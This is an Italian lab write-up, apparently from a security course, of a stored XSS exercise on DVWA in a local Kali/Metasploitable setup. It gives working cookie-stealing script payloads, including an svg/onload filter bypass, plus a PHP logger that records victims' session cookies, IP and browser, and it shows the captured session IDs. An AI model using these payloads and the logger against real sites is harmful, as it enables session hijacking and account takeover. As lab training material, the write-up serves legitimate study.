


XSS STORED

Settaggio VM con IP richiesti:




The image shows two windows. The left window is a Kali Linux terminal with the following output:

```
kali@kali:~$ ping 192.168.109.150
PING 192.168.109.150 (192.168.109.150) 56(84) bytes of data:
64 bytes from 192.168.109.150: icmp_seq=1 ttl=64 time=0.250 ms
64 bytes from 192.168.109.150: icmp_seq=2 ttl=64 time=0.176 ms
64 bytes from 192.168.109.150: icmp_seq=3 ttl=64 time=0.151 ms
64 bytes from 192.168.109.150: icmp_seq=4 ttl=64 time=0.157 ms
64 bytes from 192.168.109.150: icmp_seq=5 ttl=64 time=0.349 ms
^C
--- 192.168.109.150 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4073ms
rtt min/avg/max/mdev = 0.151/0.216/0.349/0.075 ms
```

The right window is a Metasploitable VM titled "metasploitable (default) [In esecuzione] - Oracle VM VirtualBox". It shows the Ubuntu splash screen and then a terminal session:

```
msfadmin@metasploitable:~$ ping 192.168.109.100
PING 192.168.109.100 (192.168.109.100) 56(84) bytes of data:
64 bytes from 192.168.109.100: icmp_seq=1 ttl=64 time=0.158 ms
64 bytes from 192.168.109.100: icmp_seq=2 ttl=64 time=0.221 ms
64 bytes from 192.168.109.100: icmp_seq=3 ttl=64 time=0.204 ms
64 bytes from 192.168.109.100: icmp_seq=4 ttl=64 time=0.054 ms
64 bytes from 192.168.109.100: icmp_seq=5 ttl=64 time=0.195 ms
64 bytes from 192.168.109.100: icmp_seq=6 ttl=64 time=0.211 ms
64 bytes from 192.168.109.100: icmp_seq=7 ttl=64 time=0.178 ms
--- 192.168.109.100 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6004ms
rtt min/avg/max/mdev = 0.054/0.174/0.221/0.054 ms
msfadmin@metasploitable:~$
```

Entriamo sulla dvwa con l'IP della metasploitable, username "admin" e password "password", e impostiamo su low la security:





The image shows a web browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The URL bar shows "192.168.109.150/dvwa/vulnerabilities/xss_s/". The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), DVWA Security, PHP Info, and About. The main content area has a form with fields for "Name *" and "Message *". The "Message *" field is highlighted with a blue box. Below the form is a "Sign Guestbook" button. The "More info" section lists links: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. The bottom of the image shows the browser's developer tools, specifically the "Inspector" tab, displaying the HTML structure of the page. The selected element is a table row with the following HTML:

```
<td width="100">Message *</td>
<td>
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
</td>
</tr>
```

Dopo un primo controllo, mi accorgo che c'è un limite massimo molto ristretto che non mi permette di inserire alcuno script. Tramite inspection, vedo che c'è un limite di 50 caratteri modificabile.

Procediamo ad aumentarlo. Nel mentre creiamo un file di log in php, denominato **logxss.php**, che andremo a mettere in /var/www/html, e andiamo a creare una cartella, denominata **CATTURA**, con all'interno un file **cookie.txt** su cui andare a prendere tutti i dati che ci servono dalle macchine vittima.


IMPORTANTE! Bisogna dare i permessi al file cookie.txt col seguente comando: **sudo chown www-data:www-data cookie.txt**, altrimenti non sarà possibile catturare i dati che ci servono.



Lo script utilizzato è:

```
<script>var i = new Image();  
i.src='http://localhost:5555/logxss.php?q='+btoa(document.cookie)</script>
```

La traccia richiede un web server in ascolto sulla porta 5555. Andiamo a modificare le porte in ascolto di apache2, andando ad aggiungere la 5555, e subito dopo facciamo un **service apache2 restart**




```
kali@kali: /etc/apache2
File Actions Edit View Help
GNU nano 7.2 ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 5555
Listen 80

<IfModule ssl_module>
    Listen 443
</IfModule>


<IfModule mod_gnutls.c>
    Listen 443
</IfModule>
```

Qui il contenuto del file **logxss.php**, che ci permette un dump completo, con cookie di sessione, IP, browser e ora di accesso della macchina vittima.





```
File Edit Search View Document Help
cookie.txt

1 <?php
2 if(isset($_REQUEST['q'])) {
3     // timestamp attuale
4     $timestamp = date("Y-m-d H:i:s");
5
6     // indirizzo IP dell'utente
7     $ip = $_SERVER['REMOTE_ADDR'];
8
9     // browser macchina attaccata
10    $browser = $_SERVER['HTTP_USER_AGENT'];
11    // output
12    $message = "Timestamp: $timestamp\n";
13    $message .= "IP: $ip\n";
14    $message .= "Browser: $browser\n";
15    $message .= "Cookies: " . base64_decode($_REQUEST['q']) . "\n";
16
17    // inserimento nel file cookie.txt dell'output creato
18    file_put_contents('/var/www/html/cattura/cookie.txt', $message, FILE_APPEND);
19
20
21    echo $_REQUEST['q'];
22 }
23 ?>
24
25
26
```



Index of /cattura

Name	Last modified	Size	Description
 Parent Directory		-	
 cookie.txt	2024-04-16 05:08	623	

Apache/2.4.58 (Debian) Server at localhost Port 5555

```
File Edit Search View Document Help
/var/www/html/cattura/cookie.txt [Read Only] - Mousepad

1 Timestamp: 2024-04-16 09:07:26
2 IP: 127.0.0.1
3 Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Cookies: security=low; PHPSESSID=ae102bd5a7153f20ca725ce74f6f557e
5 Timestamp: 2024-04-16 09:08:06
6 IP: ::1
7 Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
8 Cookies: security=low; PHPSESSID=1e691e502e6b0e30c15c78f6309f2ce7
9 Timestamp: 2024-04-16 09:08:16
10 IP: ::1
11 Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
12 Cookies: security=low; PHPSESSID=1e691e502e6b0e30c15c78f6309f2ce7
13
```

Ed ecco l'output che abbiamo, con tutti i dati necessari. Da notare gli accessi da browser diversi, con cookie, diversi. Da solo qualche problema l'IP in quanto siamo in locale. Da notare la porta in ascolto 5555.

Per quanto riguarda la security medium, mi sono accorto dalla source che il programma fa un'ottima sanitizzazione del campo message, ma alquanto scarna nel campo name, in quanto eliminava solo la parola <script>. Dopo una ricerca sul web e la modifica anche qui del numero di caratteri in questo campo, siamo riusciti a recuperare i cookie di sessione anche qui.

The image shows a web browser window with two tabs. The first tab, titled 'Damn Vulnerable Web Ap...', displays a terminal window with the following content:

```
Timestamp: 2024-04-16 09:07:26
IP: 127.0.0.1
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Cookies: security=low; PHPSESSID=ae102bd5a7153f20ca725ce74f6f557e
Timestamp: 2024-04-16 09:08:06
IP: ::1
Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Cookies: security=low; PHPSESSID=1e691e502e6b0e30c15c78f6309f2ce7
Timestamp: 2024-04-16 09:08:16
IP: ::1
Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Cookies: security=low; PHPSESSID=1e691e502e6b0e30c15c78f6309f2ce7
Timestamp: 2024-04-16 09:32:27
IP: 127.0.0.1
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Cookies:
Timestamp: 2024-04-16 09:33:11
IP: 127.0.0.1
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Cookies: security=medium; PHPSESSID=ae102bd5a7153f20ca725ce74f6f557e
Timestamp: 2024-04-16 09:35:19
IP: 127.0.0.1
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Cookies:
Timestamp: 2024-04-16 12:39:36
IP: 127.0.0.1
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Cookies: security=low; PHPSESSID=7ceb09f7a72024af84b99a542107ae37
Timestamp: 2024-04-16 12:40:09
IP: 127.0.0.1
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Cookies: security=medium; PHPSESSID=7ceb09f7a72024af84b99a542107ae37
```

The second tab, titled 'localhost:5555/cattura/cookie.txt', shows the DVWA application interface. The page title is 'Vulnerability: Stored Cross Site Scripting (XSS)'. The 'Name' field contains the payload: `;/flogxss.php?q="+btoa(document.cookie)">`. The 'Message' field contains 'aaa'. The 'Sign Guestbook' button is visible. The left sidebar shows a menu with 'XSS stored' highlighted. The bottom of the image shows the browser's developer tools, specifically the 'Inspector' panel, displaying the HTML structure of the page.

Lo script usato in questo caso è il seguente:

```
<svg/onload="var i = new Image();
i.src='http://localhost:5555/login.php?q='+btoa(document.cookie)'">
```